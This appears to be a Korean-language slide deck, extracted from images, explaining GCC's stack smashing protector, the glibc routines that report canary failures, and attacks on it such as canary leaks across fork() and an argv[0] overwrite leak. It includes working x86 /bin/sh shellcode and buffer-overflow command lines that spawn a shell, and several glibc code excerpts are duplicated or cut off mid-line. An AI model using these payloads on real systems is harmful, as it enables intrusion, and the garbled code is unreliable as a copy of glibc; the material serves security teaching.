
    printf("p=%x\n", p);
    strcpy(p, argv[1]);
    printf("p=%x\n", p);
    strncpy(p, argv[2], 16);
```


```
    if (pseudo_canary != 0x1234)
    {
        exit(0);
    }

int main(int argc, char **argv)
{
    f(argv);
    execl("program", "", 0);
    printf("End of program\n");
    return 0;
}
```









```
imuina@ubuntu:~/ssp/testing$ export MYSHELL=`python -c 'print
"\x90"*65536+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"'`
```

```
imuina@ubuntu:~/ssp/testing$ ./getenv
bffeff58
```

```
imuina@ubuntu:~/ssp/testing$ ./stackguard `python -c 'print
"A"*0x30+"\x8c\xf6\xfe\xbf"'` `python -c 'print "\x58\xff\xfe\xbf"'`
p=bffef644
p=bffef68c
$ id
uid=1000(imuina) gid=1000(imuina)
groups=1000(imuina),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(l
padmin),124(sambashare)
```



ProPolice

- sfp 앞에서 보호
- 변수 재배치



Play with SSP

- SSP를 활성화 하는 방법
 - Just Compile!
 - 8 byte 이상의 char형 배열을 갖는 함수들
- SSP를 완전히 활성화 하는 방법
 - -fstack-protector-all
- SSP를 비활성화 하는 방법
 - -fno-stack-protector

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```

```
imuina@ubuntu:~/ssp/testing$ gcc -o bof_vuln bof.c -fno-stack-protector
imuina@ubuntu:~/ssp/testing$ ./bof_vuln `python -c 'print "A"*0x14 + "A"*0xc + "\x14\x84\x04\x08"'`
41414141
12345678
Segmentation fault (core dumped)
```



```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    int target = 0x12345678;
    char buffer[0x10];

    if (argc > 1)
    {
        strcpy(buffer, argv[1]);
    }

    printf("%x\n", target);

    return 0;
}
```

```
imuina@ubuntu:~/ssp/testing$ gcc -o bof_ssp bof.c -fstack-protector-all
imuina@ubuntu:~/ssp/testing$ ./bof_ssp `python -c 'print "A"*0x14 + "A"*0xc + "\x14\x84\x04\x08"'`
12345678
*** stack smashing detected
***: ./ssp terminated
(그리고 이상한 메시지들...)
```



```
imuina@ubuntu:~/ssp/testing$ gcc -o bof_ssp bof.c -fstack-protector-all
```

```
imuina@ubuntu:~/ssp/testing$ ./bof_ssp `python -c 'print "A"*0x14 + "A"*0xc + "\x14\x84\x04\x08"'`
```

```
12345678
```

```
*** stack smashing detected ***: ./bof_ssp terminated
```

```
=====  
Backtrace: =====
```

```
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb76330e5]
```

```
/lib/i386-linux-gnu/libc.so.6(+0x10509a)[0xb763309a]
```

```
./bof_ssp[0x80484db]
```

```
./bof_ssp[0x8048414]
```

```
=====  
Memory map: =====
```

```
08048000-08049000 r-xp 00000000 08:01 318677
```

```
/home/imuina/ssp/testing/bof_ssp
```

```
08049000-0804a000 r--p 00000000 08:01 318677
```

```
/home/imuina/ssp/testing/bof_ssp
```

```
...
```

```
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
```

```
Aborted (core dumped)
```




Dump of assembler code for function main:


```
0x08048414 <+0>:      push   %ebp
0x08048415 <+1>:      mov    %esp,%ebp
0x08048417 <+3>:      and   $0xffffffff0,%esp
0x0804841a <+6>:      sub   $0x30,%esp
0x0804841d <+9>:      movl  $0x12345678,0x2c(%esp)
0x08048425 <+17>:     cml   $0x1,0x8(%ebp)
0x08048429 <+21>:     jle   0x8048443 <main+47>
0x0804842b <+23>:     mov   0xc(%ebp),%eax
0x0804842e <+26>:     add   $0x4,%eax
0x08048431 <+29>:     mov   (%eax),%eax
0x08048433 <+31>:     mov   %eax,0x4(%esp)
0x08048437 <+35>:     lea  0x1c(%esp),%eax
0x0804843b <+39>:     mov   %eax,(%esp)
0x0804843e <+42>:     call  0x8048330
<strcpy@plt>
0x08048443 <+47>:     mov   $0x8048530,%eax
0x08048448 <+52>:     mov   0x2c(%esp),%edx
0x0804844c <+56>:     mov   %edx,0x4(%esp)
0x08048450 <+60>:     mov   %eax,(%esp)
0x08048453 <+63>:     call  0x8048320
<printf@plt>
0x08048458 <+68>:     mov   $0x0,%eax
0x0804845d <+73>:     leave
0x0804845e <+74>:     ret
End of assembler dump.
```

Dump of assembler code for function main:

```
0x08048464 <+0>:      push   %ebp
0x08048465 <+1>:      mov    %esp,%ebp
0x08048467 <+3>:      and   $0xffffffff0,%esp
0x0804846a <+6>:      sub   $0x40,%esp
0x0804846d <+9>:      mov   0x8(%ebp),%eax
0x08048470 <+12>:     mov   %eax,0x1c(%esp)
0x08048474 <+16>:     mov   0xc(%ebp),%eax
0x08048477 <+19>:     mov   %eax,0x18(%esp)
0x0804847b <+23>:     mov   %gs:0x14,%eax
0x08048481 <+29>:     mov   %eax,0x3c(%esp)
0x08048485 <+33>:     xor   %eax,%eax
0x08048487 <+35>:     movl  $0x12345678,0x28(%esp)
0x0804848f <+43>:     cml   $0x1,0x1c(%esp)
0x08048494 <+48>:     jle   0x80484af <main+75>
0x08048496 <+50>:     mov   0x18(%esp),%eax
0x0804849a <+54>:     add   $0x4,%eax
0x0804849d <+57>:     mov   (%eax),%eax
0x0804849f <+59>:     mov   %eax,0x4(%esp)
0x080484a3 <+63>:     lea  0x2c(%esp),%eax
0x080484a7 <+67>:     mov   %eax,(%esp)
0x080484aa <+70>:     call  0x8048380
<strcpy@plt>
0x080484af <+75>:     mov   $0x80485b0,%eax
0x080484b4 <+80>:     mov   0x28(%esp),%edx
0x080484b8 <+84>:     mov   %edx,0x4(%esp)
0x080484bc <+88>:     mov   %eax,(%esp)
0x080484bf <+91>:     call  0x8048360
<printf@plt>
0x080484c4 <+96>:     mov   $0x0,%eax
0x080484c9 <+101>:    mov   0x3c(%esp),%edx
0x080484cd <+105>:    xor   %gs:0x14,%edx
0x080484d4 <+112>:    je    0x80484db <main+119>
0x080484d6 <+114>:    call  0x8048370
<__stack_chk_fail@plt>
0x080484db <+119>:    leave
0x080484dc <+120>:    ret
End of assembler dump.
```







%gs:0x14

- TLS(Thread Local Storage)
 - Thread마다 서로 다른 global variable을 사용하고 싶을 때 등에 사용
- gs segment register에 base address 저장
- Stack Canary는 gs:0x14에 저장되어 있다.



SSP 분석

- Stack Canary check에 실패하면...?
- `__stack_chk_fail` 함수가 glibc에 정의됨



```
void  
__attribute__((noreturn))  
__stack_chk_fail (void)  
{  
    __fortify_fail ("stack smashing detected");  
}
```



```
void
__attribute__((noreturn))
__fortify_fail (msg)
    const char *msg;
{
    /* The loop is added only to keep gcc happy. */
    while (1)
        __libc_message (2, "*** %s ***: %s terminated\n",
                        msg, __libc_argv[0] ? : "<unknown>");
}
```



```
struct str_list
{
    const char *str;
    size_t len;
    struct str_list *next;
};

/* Abort with an error message. */
void
__libc_message (int do_abort, const char *fmt, ...)
{
    va_list ap;
    va_list ap_copy;
    int fd = -1;

    va_start (ap, fmt);
    va_copy (ap_copy, ap);

#ifdef FATAL_PREPARE
    FATAL_PREPARE;
#endif

    /* Open a descriptor for /dev/tty unless the user explicitly
       requests errors on standard error. */
    const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
    if (on_2 == NULL || *on_2 == '\0')
        fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

    if (fd == -1)
        fd = STDERR_FILENO;

    struct str_list *list = NULL;
    int nlist = 0;
```



sysdeps/unix/sysv/linux/libc_fatal.c (2)

```
const char *cp = fmt;
while (*cp != '\\0')
{
    /* Find the next "%s" or the end of the string. */
    const char *next = cp;
    while (next[0] != '%' || next[1] != 's')
        {
            next = __strchrnul (next + 1, '%');

            if (next[0] == '\\0')
                break;
        }

    /* Determine what to print. */
    const char *str;
    size_t len;
    if (cp[0] == '%' && cp[1] == 's')
        {
            str = va_arg (ap, const char *);
            len = strlen (str);
            cp += 2;
        }
    else
        {
            str = cp;
            len = next - cp;
            cp = next;
        }

    struct str_list *newp = alloca (sizeof (struct str_list));
    newp->str = str;
    newp->len = len;
    newp->next = list;
}
```




```
list = newp;
  ++nlist;
}

bool written = false;
if (nlist > 0)
{
  struct iovec *iov = alloca (nlist * sizeof (struct iovec));
  ssize_t total = 0;

  for (int cnt = nlist - 1; cnt >= 0; --cnt)
    {
      iov[cnt].iov_base = (void *) list->str;
      iov[cnt].iov_len = list->len;
      total += list->len;
      list = list->next;
    }

  INTERNAL_SYSCALL_DECL (err);
  ssize_t cnt;
  do
    cnt = INTERNAL_SYSCALL (writev, err, 3, fd, iov, nlist);
  while (INTERNAL_SYSCALL_ERROR_P (cnt, err)
        && INTERNAL_SYSCALL_ERRNO (cnt, err) == EINTR);

  if (cnt == total)
    written = true;

  if (do_abort)
    {
      total = ((total + 1 + GLRO(dl_pagesize) - 1)
              & ~(GLRO(dl_pagesize) - 1));
    }
}
```



sysdeps/unix/sysv/linux/libc_fatal.c (4)

```
struct abort_msg_s *buf = __mmap (NULL, total,
                                  PROT_READ | PROT_WRITE,
                                  MAP_ANON | MAP_PRIVATE, -1, 0);

if (__builtin_expect (buf != MAP_FAILED, 1))
  {
    buf->size = total;
    char *wp = buf->msg;
    for (int cnt = 0; cnt < nlist; ++cnt)
      wp = memcpy (wp, iov[cnt].iov_base, iov[cnt].iov_len);
    *wp = '\0';

    /* We have to free the old buffer since the application might
       catch the SIGABRT signal. */
    struct abort_msg_s *old = atomic_exchange_acq (&__abort_msg,
                                                    buf);

    if (old != NULL)
      __munmap (old, old->size);
  }
}

va_end (ap);

/* If we had no success writing the message, use syslog. */
if (! written)
  vsyslog (LOG_ERR, fmt, ap_copy);

va_end (ap_copy);

if (do_abort)
  {
    if (do_abort > 1 && written)
      {
        void *addrs[64];
```



```
#define naddrs (sizeof (addrs) / sizeof (addrs[0]))
    int n = __backtrace (addrs, naddrs);
    if (n > 2)
        {
#define strnsize(str) str, strlen (str)
#define writestr(str) write_not_cancel (fd, str)
            writestr (strnsize ("==== Backtrace: =====\n"));
            __backtrace_symbols_fd (addrs + 1, n - 1, fd);

            writestr (strnsize ("==== Memory map: =====\n"));
            int fd2 = open_not_cancel_2 ("/proc/self/maps", O_RDONLY);
            char buf[1024];
            ssize_t n2;
            while ((n2 = read_not_cancel (fd2, buf, sizeof (buf))) > 0)
                if (write_not_cancel (fd, buf, n2) != n2)
                    break;
            close_not_cancel_no_status (fd2);
        }
    }

    /* Terminate the process. */
    abort ();
}
}
```




```
#define naddrs (sizeof (addrs) / sizeof (addrs[0]))
    int n = __backtrace (addrs, naddrs);
    if (n > 2)
    {
#define strnsize(str) str, strlen (str)
#define writestr(str) write_not_cancel (fd, str)
        writestr (strnsize ("==== Backtrace: =====\n"));
        __backtrace_symbols_fd (addrs + 1, n - 1, fd);

        writestr (strnsize ("==== Memory map: =====\n"));
        int fd2 = open_not_cancel_2 ("/pr
        char buf[1024];
        ssize_t n2;
        while ((n2 = read_not_cancel (fd2
            if (write_not_cancel (fd
                break;
            close_not_cancel_no_status (fd2);
        }
    }
}

/* Terminate the process. */
abort ();
}
```

```
/* Terminate the process. */
abort ();
}
```



```
struct str_list
{
  const char *str;
  size_t len;
  struct str_list *next;
};

/* Abort with an error message. */
void
__libc_message (int do_abort, const char *fmt, ...)
{
  va_list ap;
  va_list ap_copy;
  int fd = -1;

  va_start (ap, va_copy (a
const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
#ifdef FATAL_PREPARE
  FATAL_PREPARE;
#endif

  /* Open a descriptor for /dev/tty unless the user explicitly
  requests errors on standard error. */
const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR ");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  if (fd == -1)
    fd = STDERR_FILENO;

  struct str_list *list = NULL;
  int nlist = 0;
```



```
char *  
__secure_getenv (name)  
    const char *name;  
{  
    return __libc_enable_secure ? NULL : getenv (name);  
}
```



```
char *
getenv (name)
    const char *name;
{
    size_t len = strlen (name);
    char **ep;
    uint16_t name_start;

    if (__environ == NULL || name[0] == '\\0')
        return NULL;

    if (name[1] == '\\0')
    {
        /* The name of the variable consists of only one character. Therefore
           the first two characters of the environment entry are this character
           and a '=' character. */
#ifdef __BYTE_ORDER == __LITTLE_ENDIAN || !_STRING_ARCH_unaligned
        name_start = ('=' << 8) | *(const unsigned char *) name;
#else
#ifdef __BYTE_ORDER == __BIG_ENDIAN
        name_start = '=' | (*(const unsigned char *) name) << 8);
#else
        #error "Funny byte order."
#endif
#endif
    }
    for (ep = __environ; *ep != NULL; ++ep)
    {
#ifdef _STRING_ARCH_unaligned
        uint16_t ep_start = *(uint16_t *) *ep;
#else
        uint16_t ep_start = (((unsigned char *) *ep)[0]
                             | (((unsigned char *) *ep)[1] << 8));
#endif
    }
}
```



```
#endif
        if (name_start == ep_start)
            return &(*ep)[2];
    }
    else
    {
#ifdef _STRING_ARCH_unaligned
        name_start = *(const uint16_t *) name;
#else
        name_start = (((const unsigned char *) name)[0]
                      | (((const unsigned char *) name)[1] << 8));
#endif
        len -= 2;
        name += 2;

        for (ep = __environ; *ep != NULL; ++ep)
        {
#ifdef _STRING_ARCH_unaligned
            uint16_t ep_start = *(uint16_t *) *ep;
#else
            uint16_t ep_start = (((unsigned char *) *ep)[0]
                                | (((unsigned char *) *ep)[1] << 8));
#endif
#ifdef _STRING_ARCH_unaligned
            if (name_start == ep_start && !strncmp (*ep + 2, name, len)
                && (*ep)[len + 2] == '=')
                return &(*ep)[len + 3];
            }
        }
    return NULL;
}
```




```
struct str_list
{
  const char *str;
  size_t len;
  struct str_list *next;
};
```

```
/* Abort with an error message. */
```

```
void
__libc_fatal (const char *on_2, ...)
{
  va_list ap;
  int fd;
  va_start (ap, on_2);
  va_end (ap);

  /* Open a descriptor for /dev/tty unless the user explicitly
     requests errors on standard error. */
  const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
  if (on_2 == NULL || *on_2 == '\0')
    fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);

  #ifdef FA
  if (fd == -1)
    fd = STDERR_FILENO;
  #endif
  /*
```

```
const char *on_2 = __secure_getenv ("LIBC_FATAL_STDERR_");
if (on_2 == NULL || *on_2 == '\0')
  fd = open_not_cancel_2 (_PATH_TTY, O_RDWR | O_NOCTTY | O_NDELAY);
if (fd == -1)
  fd = STDERR_FILENO;
```

```
struct str_list *list = NULL;
int nlist = 0;
```



SSP 공격

- Information Leak
 - Stack Canary Leak
 - General Information Leak
- (Theoretical) DOS(Denial of Service)

Stack Canary Leak

- fork()함수가 불리면...

```
# define FORK() \  
    INLINE_SYSCALL (clone, 3, CLONE_PARENT_SETTID | SIGCHLD, 0, &pid)  
#endif
```

- clone syscall이 gs segment register 복사
- Child process가 같은 stack canary를 가짐



```
#include <stdio.h>

void func()
{
    char buf[8];
    printf("%x\n", *(int *)(buf
+ 8));
}

int main()
{
    int i, status, pid;
    for (i = 0; i < 5; i++)
    {
        pid = fork();
        if (!pid)
            break;
        wait(&status);
    }
    func();
}
```

```
imuina@ubuntu:~/ssp/testing$ ./
canary
2e77ca00
2e77ca00
2e77ca00
2e77ca00
2e77ca00
2e77ca00
```



```
(gdb) disassemble main
```

```
Dump of assembler code for function main:
```

```
0x080484d1 <+0>:      push   %ebp
0x080484d2 <+1>:      mov    %esp,%ebp
...
0x080484e4 <+19>:     call   0x80483d0 <fork@plt>
...
0x0804850f <+62>:     call   0x8048494 <func>
0x08048514 <+67>:     leave
0x08048515 <+68>:     ret
```

```
End of assembler dump.
```

```
(gdb) disassemble func
```

```
Dump of assembler code for function func:
```

```
0x08048494 <+0>:      push   %ebp
0x08048495 <+1>:      mov    %esp,%ebp
0x08048497 <+3>:      sub    $0x28,%esp
0x0804849a <+6>:      mov    %gs:0x14,%eax
0x080484a0 <+12>:     mov    %eax,-0xc(%ebp)
```

```
...
```



general information leak

- `__libc_argv[0]`을 덮음

```
debug/fortify_fail.c  
__libc_message (2, "*** %s ***: %s terminated\n",  
                msg, __libc_argv[0] ?: "<unknown>");
```

```
imuina@ubuntu:~/ssp/testing$ ./test `python -c 'print "A"*268 + "AAAA"
+ "A"*8 + "A"*4'`
```

DONE!

Segmentation fault (core dumped)

```
imuina@ubuntu:~/ssp/testing$ ./test `python -c 'print "A"*268 +
"\x40\x66\xff\xbf" + "B"*8 + "\x00"*4'`
```

DONE!

*** stack smashing detected ***:

AA

AAAAAAAAAAAAA@)BBBBBBB terminated

Segmentation fault (core dumped)



2014 Codegate Final wsh

- Information leak with ssp



(Theoretical) Denial of Service

- 성공시키기 위해서는 더 깊은 지식이 필요
- Crash가 발생하지 않도록 조심스럽게 overflow
- 이론적으로 어떻게 가능한지에 대해...

```
...
struct str_list *list = NULL;
  int nlist = 0;

  const char *cp = fmt;
  while (*cp != '\0')
    {
...
/* Determine what to print. */
  const char *str;
  size_t len;
  if (cp[0] == '%' && cp[1] == 's')
    {
      str = va_arg (ap, const char *);
      len = strlen (str);
      cp += 2;
    }
...

```



```
...  
bool written = false;  
if (nlist > 0)  
{  
    struct iovec *iov = alloca (nlist * sizeof (struct iovec));  
    ssize_t total = 0;  
  
    for (int cnt = nlist - 1; cnt >= 0; --cnt)  
    {  
        iov[cnt].iov_base = (void *) list->str;  
        iov[cnt].iov_len = list->len;  
        total += list->len;  
        list = list->next;  
    }  
...  
}
```



```
...
if (do_abort)
    {
        total = ((total + 1 + GLRO(dl_pagesize) - 1)
                 & ~(GLRO(dl_pagesize) - 1));
        struct abort_msg_s *buf = __mmap (NULL, total,
                                           PROT_READ | PROT_WRITE,
                                           MAP_ANON | MAP_PRIVATE, -1,
0);

        if (__builtin_expect (buf != MAP_FAILED, 1))
            {
                buf->size = total;
                char *wp = buf->msg;
```



```
for (int cnt = 0; cnt < nlist; ++cnt)
    wp = memcpy (wp, iov[cnt].iov_base, iov[cnt].iov_len);
*wp = '\\0';
```

```
/* We have to free the old buffer since the application
```

might

```
    catch the SIGABRT signal. */
```

```
struct abort_msg_s *old = atomic_exchange_acq
```

```
(&__abort_msg,
```

```
    buf);
```

```
if (old != NULL)
```

```
    __munmap (old, old->size);
```

```
    }
```

```
    }
```

```
    }
```

```
...
```



integer overflow?

- Controllable한 변수는 total 변수
- 증가시켜야 할 값은 아마 0xFFFFFFFF000
- TT TT



page fault

- mempcpy함수를 이용하여 page fault가 발생하도록 유도
- 최대한 긴 data를 이용
- Stack Exhaustion Attack!

References

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Q & A

THANK YOU 

